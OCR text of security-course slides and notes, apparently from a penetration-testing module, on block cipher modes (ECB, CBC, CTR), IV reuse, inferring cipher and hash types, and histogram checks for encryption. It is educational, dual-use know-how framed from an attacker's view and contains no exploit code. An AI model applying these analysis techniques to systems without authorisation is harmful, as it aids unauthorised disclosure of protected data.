


Block Cipher Modes

Block ciphers introduce the concept of a mode of operation. With multiple options for mode selection, it's no wonder that some block cipher modes provide better security than others.

Any block cipher can be used with any mode. For example, the Cipher Block Chaining (CBC) mode can be used with AES or DES encryption, noted as AES-CBC or DES-CBC.


We'll examine the Electronic Codebook (ECB), Cipher Block Chaining (CBC) and Counter (CTR) block cipher modes.



Electronic Codebook Mode (ECB)

Electronic Codebook Mode (ECB) is the most basic of the block cipher modes where each block is encrypted individually without influencing the prior or the following blocks. This technique has the significant concern of producing identical ciphertext blocks for identical plaintext blocks.

Consider the impact of encrypting a file of secrets, protected with 3DES-ECB, shown on this slide. When dumping the contents of the encrypted file with the "xxd" hexdump utility, we see a seemingly random collection of bytes, except that there are two identical blocks present, beginning with "b2e5…". This allows an attacker to identify duplicate blocks of data, despite being encrypted. This is commonly an issue where network protocols, files, and other plaintext data sources have lots of 0x00 bytes.




Explaining ECB Weakness

When a system uses ECB to encrypt data, there is always the threat of information disclosure from duplicate plaintext blocks producing duplicate ciphertext blocks. This is sometimes difficult to grasp for people with no experience in data analysis and cryptographic systems, so you may be asked to provide an example of an attack.

To demonstrate the weakness in ECB, we can use visualization tools. The image on this slide is encrypted with AES-ECB and a 128-bit key. Notice that there is clearly repetition in the image, revealing a data pattern.

After demonstrating this issue, helping people recognize that, despite being encrypted, a significant risk of information disclosure is also present. A similar application targeting an ECB encrypted disk partition could easily reveal portions of the disk where unique data sets are stored, allowing an attacker to focus their analysis on useful target areas while ignoring the portions of the disk with significant repetition.




ECB_Encrypt_Image

The SANS logo shown on this slide was used in the prior slide to demonstrate the weakness in ECB encryption. You can reproduce a picture like this with a bitmap of your choosing using the ecb_encrypt_image.exe tool available in the URL on this slide.

In order to use this tool, the bitmap must have a width and length that is evenly divisible by four; it may be necessary to resize your image by a few pixels to encrypt the original and produce an encrypted bitmap on the output.

Also note that not all bitmaps produce such a stark reveal in the encrypted form from the original. Generally, the fewer the total color count, the less uniqueness there is in the file, producing more revealing encrypted bitmaps.




Cipher Block Chaining Mode

Cipher Block Chaining (CBC) is a popular block cipher mode providing an improved level of security over ECB. In CBC mode, a plaintext block is XOR'd with the output of the prior ciphertext block before being encrypted. This new ciphertext block becomes the input into the next encryption routine.

Through the use of XOR with each block, CBC mode adds "randomness" or unique input to each encryption operation. This improves on the ECB mode by preventing the presence of duplicate blocks.

One concern however is how the first block of plaintext is encrypted. Since each block of plaintext is XOR'd with the prior ciphertext block, we have a problem with the first block. To solve this problem, we use a special IV the length of the block size as the XOR input with the first block.




CBC IV

CBC requires the use of an IV to encrypt the first plaintext block. Each successive plaintext block is XOR'd with the prior ciphertext output, but the first block uses the IV to get the process started.

Many recommendations state that the IV value should not repeat; a stronger security focus would likely require that the IV never repeat to avoid the repetition of ciphertext from duplicate plaintext blocks.

Consider the example shown on the bottom of this slide. The openssl utility is used to encrypt three files representing packets 1, 2 and 3 using 128-bit AES-CBC. A static key (defined in the shell variable $KEY) and a static IV (defined in $IV) are used to encrypt these packets, dumping the output in hex with the xxd utility. The output of these three encrypted packets repeats for packet 1 and packet 3, revealing to the attacker that the plaintext content of these two packets is the same.

If these packets were encrypted with unique IV's, even sequentially selected IV's, then the attacker would see three unique ciphertext packets and be unable to correlate packets 1 and 3 as duplicate.



CTR Mode


In counter mode, we continue to use an IV, but we do not feed the output of the prior ciphertext to the next encryption block. Instead, the IV is concatenated with a counter value that represents the input for the encryption algorithm. In this mode, the IV is not the length of the block but is instead smaller by a few bytes to accommodate the counter value that is concatenated with the IV.

The counter value starts at 0 and is incremented by one for each block that needs to be encrypted. After concatenating the IV and counter, the encryption routine encrypts the IV and counter, producing keystream data. The keystream output is XOR'd with the target plaintext block to produce ciphertext.

One significant benefit of CTR mode is that the encrypting host can encrypt all the blocks in parallel on multiple processors. While CBC mode requires the output from the prior ciphertext for the next plaintext block, CTR mode does not require any input from the prior block to encrypt the plaintext. CTR mode is similar to ECB in this fashion, except that it prevents duplicate plaintext blocks from producing duplicate ciphertext blocks since the IV and counter combination are different for each block.

One significant limitation of the use of counter mode is that, since it effectively works like a stream cipher by XOR'ing the plaintext with keystream data, it is bound to the law of stream ciphers as well. The IV can never repeat for the same encryption key.

Later in this module we'll look at techniques to exploit stream ciphers and block ciphers in stream cipher mode (including CTR mode) when an IV is reused.



Identifying the Algorithm


A common question when evaluating cryptography is to identify the encryption algorithm in use. This can be very difficult, since all high-quality encryption algorithms aim to create encrypted data that is indistinguishable from random, making analysis of the ciphertext data itself of limited value.

In some cases it is possible to identify the encryption algorithm by examining the size of encrypted data. If the data is not evenly divisible by 8 then the cipher is likely a stream cipher. A very common stream cipher is RC4.

If the data is always evenly divisible by 16 then we can identify the algorithm as having a block size of 16 bytes. AES is a common algorithm having a 16-byte block size.

If the data is sometimes indivisible by 16 but is always divisible by 8 then we can identify it as having an 8-byte block length. DES and 3DES are common algorithms using an 8-byte block cipher.

There are few other opportunities to identify the cipher in use by examining the encrypted data itself. Do not overlook vendor documentation or other pertinent documentation, such as patent and FCC filings, that can reveal additional information about the system.




Hash Identification

Many systems use hashed values as an input value for processing, storage, or data transport. Password storage systems, HTTP parameters, and cryptographic message integrity check (MIC) functions commonly rely on hashing functions that take a variable length input value and produce a unique, fixed-length output value.

When analyzing network traffic or compromised data, hashed values are frequently observed, but can be difficult to identify without additional insight into the system generating the hash. Fortunately, the length and the format of a hashed value can often reveal the hash type. The hash-identifier project written by Lydecker Heidegger (Zion3R) uses the characteristics of 125 different hashing functions to evaluate an input hash value, attempting to identify the system that generated the hash. In the example on this page, the hash value "`$P$B55D6LjfHDkINU5wF.v2BuuzO0/XPk/`" is given to the Python script, identifying the hash as the output of the Wordpress MD5 function. When hash-identifier cannot ascertain the hash type with absolute certainty, it will identify a list of potential, and unlikely hash functions that could have been used to generate the value, reducing the manual experimentation necessary for the analyst.

Hash-identifier is available at http://code.google.com/p/hash-identifier/.




Is it Encrypted?

A common question when evaluating data is to first identify if it is even encrypted at all. Even if the data is not obviously encrypted (such as lacking recognizable plaintext ASCII strings), do not assume that it is encrypted. Many systems will obfuscate the data to thwart information disclosure attacks without implementing strong cryptography.

A common principle in cryptography is that encrypted data should be indistinguishable from random data. When an attacker evaluates the output of an encryption system, they should not be able to distinguish the encrypted data from random data, revealing no predictable patterns.

To apply this concept, we can visualize the data from a packet capture to produce a histogram, graphing the frequency of each byte value in each packet payload. If the data is encrypted (or random) then the histogram should reveal an even distribution of byte values where the byte 0x20 should be no more frequent than the byte 0xEE (for example).




Pcaphistogram

Pcaphistogram is a Perl tool that reads from an Ethernet or wireless packet capture and extracts the payload data for TCP and UDP packets. For each byte of payload, Pcaphistogram increments a byte counter corresponding to the observed value. At the end of the packet capture, Pcaphistogram creates a graph in GNUPlot format. When the output of Pcaphistogram is passed to the gnuplot tool, an image similar to the one shown on this slide is created.

In the example on this slide, there is an uneven distribution of byte frequency, where the byte values starting at 0x64 and continuing through 0x80 are more frequent than many other byte values. This is indicative of unencrypted data; an encrypted data set would reveal a nearly even line across all the X axis for all of the unique byte values.

